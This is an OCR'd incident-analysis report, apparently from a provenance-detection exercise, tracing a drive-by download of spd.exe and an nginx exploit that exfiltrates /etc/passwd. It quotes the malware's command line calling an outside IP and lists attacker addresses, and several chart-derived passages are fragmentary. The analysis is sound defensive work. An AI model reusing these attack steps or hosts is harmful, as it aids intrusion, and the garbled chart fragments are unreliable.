
Drive-by Download/Exploit Attack (2017-05-22)

Key entity:


- spd.exe [0d74966083c1427ab31696c7c675144f, FILE_OBJECT_FILE]

Summary:

1. spd.exe matches with download-and-execution behavior signatures from NWU; it matches suspicious untrusted code execution behavior from SBU
2. It is downloaded by the process firefox when visiting http://www.hbo.com
3. spd.exe was executed by firefox.exe into "spd.exe 212.36.52.109 80 10 10", which then updated a file, read some registry entries (e.g., OS version) and connected to 212.36.52.109:80
4. firefox.exe removed spd.exe via EVENT_UNLINK




Data set: 5d.pandex.20170522.spd.case.jsor x-axis: Time Time zone: UTC



Data set: 5d.pandex.20170522.spd.case.filte x-axis: Time Time zone: UTC

03:37
:15
:30
:45
03:38
:15
:30
:45
03:39
:15
:30
:45
03:40
:15
:30
:45
03:41
:15
:3
ɔx.exe" http://www.hbo.com
903.customDestinations-ms
C:\
C:\Users\desktop.ini
C:\Users\steve\Documents
C:\Users
ve\Documents\Mozilla Firefox
teve\Documents\desktop.ini
C:\Users\steve
3TQV1OOIUDPBB68O9.temp
\Recent\CustomDestinations
ations-ms~RF153f3274.TMP
194.90.181.242
ı52t.default\cache2\doomed
3C212B3B38FDC9684639C
fault\cache2\doomed\32245
9A4D69AF81B8240E9CBBD
15C47D7DDE60893BCACFA
C:\Users\steve\Desktop
C:\Users\steve\spd.exe
194.90.181.242
fault\cache2\doomed\25305
194.90.181.242
fault\cache2\doomed\30003
exe 212.36.52.109 80 10 3
ch\AppPatch64\sysmain.sdb
IWKXJVARJ8E18C90U6.temp
ıtions-ms~RF15410740.TMP
194.90.181.242
efault\cache2\doomed\2046
:\Windows\Fonts\segoeuii.ttf
xe 212.36.52.109 80 10 10
194.90.181.242
efault\cache2\doomed\1525
ıg\aborted-session-ping.tmp
ıru52t.default\datareporting
194.90.181.242
fault\cache2\doomed\26041
194.90.181.242
:.default\cache2\doomed\37
BISOS0G394SUBJRW3.temp
ıtions-ms~RF1542dc0b.TMP
SiteSecurityServiceState.txt
194.90.181.242
fault\cache2\doomed\32396



Data set: 5d.pandex.20170522.spd.exe.case. x-axis: Time Time zone: UTC

More details about the attack:
"firefox.exe http://www.hbo.com" [0882c58566244528b587b3207b67b892]

- EVENT_WRITE
  - spd.exe[0d74966083c1427ab31696c7c675144f]
- EVENT_EXECUTE / EVENT_OTHER
  - spd.exe 212.36.52.109 80 10 10 [74794dc299e54435b1360516f893bdfc]
    - EVENT_UPDATE
      - FILE_OBJECT_FILE [d2bf2822cabc4142b817b5e60ae6e5a3]
        - No information obtained about the file
    - EVENT_READ
      - \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
      - \REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
    - EVENT_CONNECT
      - 212.36.52.109:80 [c1a5e02234e943ed8087ccaecbe1d9ef]
- EVENT_UNLINK (remove)
  - spd.exe

There could be some image execution attack follow ups.

4.4.7 Detection of PANDEX Attacks on CADETS

/etc/passwd Exfiltration Attack (2017-05-17 and 2017-05-23)
Key entity:

- Two Nginx processes
  - de3717be3b0711e7bda2917bad2fab3e
  - 65a708453b0811e7bda2917bad2fab3e
- stats.html[92f78131e603d95d83e6177b0dd9e4bc]
- py [fc8bea62e68ce3538ce6efc983e3d1a0]
- py0.py [ab497da0c86abd56aac8753676bda855]
- py1.py [f19ece5b59f01a58b05980e8281ac15b]
- 128.55.12.167
- 128.55.12.105
- 204.117.191.145


Summary (most important facts):

1. nginx forked a process [65a708453b0811e7bda2917bad2fab3e], which is exploited by 128.55.12.167
   1. exfiltrated /etc/passwd
   2. created stats.html

   3. delete stats.html after the other forked process loaded the file

2. nginx forked another process [de3717be3b0711e7bda2917bad2fab3e], which is exploited by 128.55.12.167and 128.55.12.105
    1. exfiltrated/etc/passwd, shadow, and contacts
    2. involved stats.html and shell.js in some way (EVENT_OTHER)
    3. forked python to start /usr/home/darpa/py, which
        1. exfiltrate /etc/passwd
        2. write and read /usr/home/darpa/py0.py and /usr/home/darpa/py1.py
    4. deleted py0.py and py1.py


Attack Details:
Description and Overview:
1. File Dropping:
Nginx process, reading from an untrusted IP address 128.55.12.167, drops an executable file to the home directory (edge# 1 and 2 respectively in the following figure) and executes it. After receiving data from untrusted IP, Nginx process will have low data integrity tag, and consequently the dropped file will have the same tag as well. Nginx process executes this low data integrity file /home/darpa/py which creates a low code integrity process; this is a very suspicious event and is detected by our system as an "Alarm:Low_Code_Integriy" (edge# 4). All the subsequent events are the result of forward tracking from the alarm point.
2. Confidential info Exfiltration:
Executed low code integrity process connects to another untrusted IP address 204.117.191.145, considered as attacker's IP; It then reads some confidential data like: /etc/passwd file, and the result of "uname -a" command. Finally, these confidential information are exfiltrated.
3. Cleanup:
Two other suspicious files are also dropped in the home directory: py0.py, and py1.py (edge# 13, and 15), and finally, all the three dropped files are removed by nginx server (edge# 18, 19, and 20)



Layered Entity relation and Events Timeline:
nginx (inferred name) [7d4b5f06371e11e7bda2917bad2fab3e]

- EVENT_WRITE
    - /var/log/nginx-error.log (infer the name of the process from this file)
- EVENT_FORK (2017-05-17 13:51:03 UTC)
    - SUBJECT_PROCESS [de3717be3b0711e7bda2917bad2fab3e]
        - several reads around 14:02
            - /etc/passwd [954f61c2439329569343d6635629dd62]
            - Shadow [21c6bb6502e8a756a80275ee96a78b44]
            - contacts [07a35b1e30347b56b4301362467bf707]
        - network communication around 14:02
            - 128.55.12.167:46422 [2c4bcd883b0911e7bda2917bad2fab3e]
        - EVENT_CONNECT (2017-05-17 16:55:35 UTC)
            - 128.55.12.105:59339
        - EVENT_OTHER
            - stats.html (created and deleted by another process below)
            - /usr/local/www/nginx/diag.html [92647ed87ba8d357a87b5f25d7d386af]
            - /usr/local/www/nginx/style.css [7c0d157a4e269452a64e6020b2941264]
            - /usr/local/www/nginx/shell.js [baefbdebacc23e5982acdf28293e167d]
                - Nothing else happen to this file
        - *... five days later ...*
        - EVENT_CONNECT (2017-05-23 14:40:42 UTC)
            - 128.55.12.167:53143


- EVENT_FORK (2017-05-23 15:31:49 UTC)
    - Py [f01d974e3fcc11e7bda2917bad2fab3e, SUBJECT_PROCESS]
        - EVENT_READ (2017-05-23 14:40:55 UTC)
            - /etc/passwd [954f61c2...]
        - EVENT_FORK (2017-05-23 15:31:49 UTC)
            - uname -a [f026924d3fcc11e7bda2917bad2fab3e]
        - EVENT_WRITE / EVENT_READ
            - /usr/home/darpa/py0.py [ab497da0c86abd56aac8753676bda855]
                - No execution
            - /usr/home/darpa/py1.py [f19ece5b59f01a58b05980e8281ac15b]
                - No execution
        - lots of socket creation and information sending out, no details obtained
- EVENT_UNLINK (2017-05-23 15:32:30UTC)
    - /usr/home/darpa/py[fc8bea62e68ce3538ce6efc983e3d1a0]
- EVENT_UNLINK (2017-05-23 15:32:33 UTC)
    - /usr/home/darpa/py0.py [ab497da0...]
- EVENT_UNLINK (2017-05-23 15:32:36 UTC)
    - /usr/home/darpa/py1.py [f19ece5b...]



Data set: cadets.pandex.passwd.json

x-axis: Time


Time zone: UTC



Data set: tmp.json x-axis: Time Time zone: UTC

Nginx (same as above)

- EVENT_FORK (13:54:50 UTC, only active on 2017-05-17)
    - SUBJECT_PROCESS [65a708453b0811e7bda2917bad2fab3e]
        - network communication around 16:44
            - 128.55.12.167:46525 [1e0cfaa83b2011e7bda2917bad2fab3e]
        - EVENT_READ (16:45:22 UTC)
            - Passwd [954f61c2...]
        - EVENT_WRITE (16:48:44 UTC)
            - stats.html [92f78131e603d95d83e6177b0dd9e4bc]
        - EVENT_UNLINK (17:02:16 UTC)
            - stats.html [92f78131...]



Data set: tmp.json
x-axis: Time
Time zone: UTC

04:39 04:40 04:41 04:42 04:43 04:44 04:45 04:46 04:47 04:48 04:49 04:50 04:51 04:52 04:53 04:54 04:55 04:56 04:57 04:58 04:59 05 PM 05:01 05:02 05:03 05:04 05:05 05:06 05:
SUBJECT_PROCESS
SUBJECT_PROCESS
/etc/group
FILE_OBJECT_UNIX_SOCKET
128.55.12.167
FILE_OBJECT_UNIX_SOCKET
SRCSINK_IPC
/usr/bin/procstat -v 27061
SRCSINK_IPC
FILE_OBJECT_UNIX_SOCKET
FILE_OBJECT_UNIX_SOCKET
/var/log/nginx-access.log
passwd
/etc/.
/data/..
/usr/src/..
/usr/share/dtrace/..
/var/rwho/..
/usr/local/llvm37/..
/usr/local/www/nginx-dist/..
ısr/local/www/nginx/media/..
stats.html

jsiface.pyfcgiwrap Attack (2017-05-16and 2017-05-17)
This attack is similar to the jsiface one we found in Bovia scenario
Key entity:

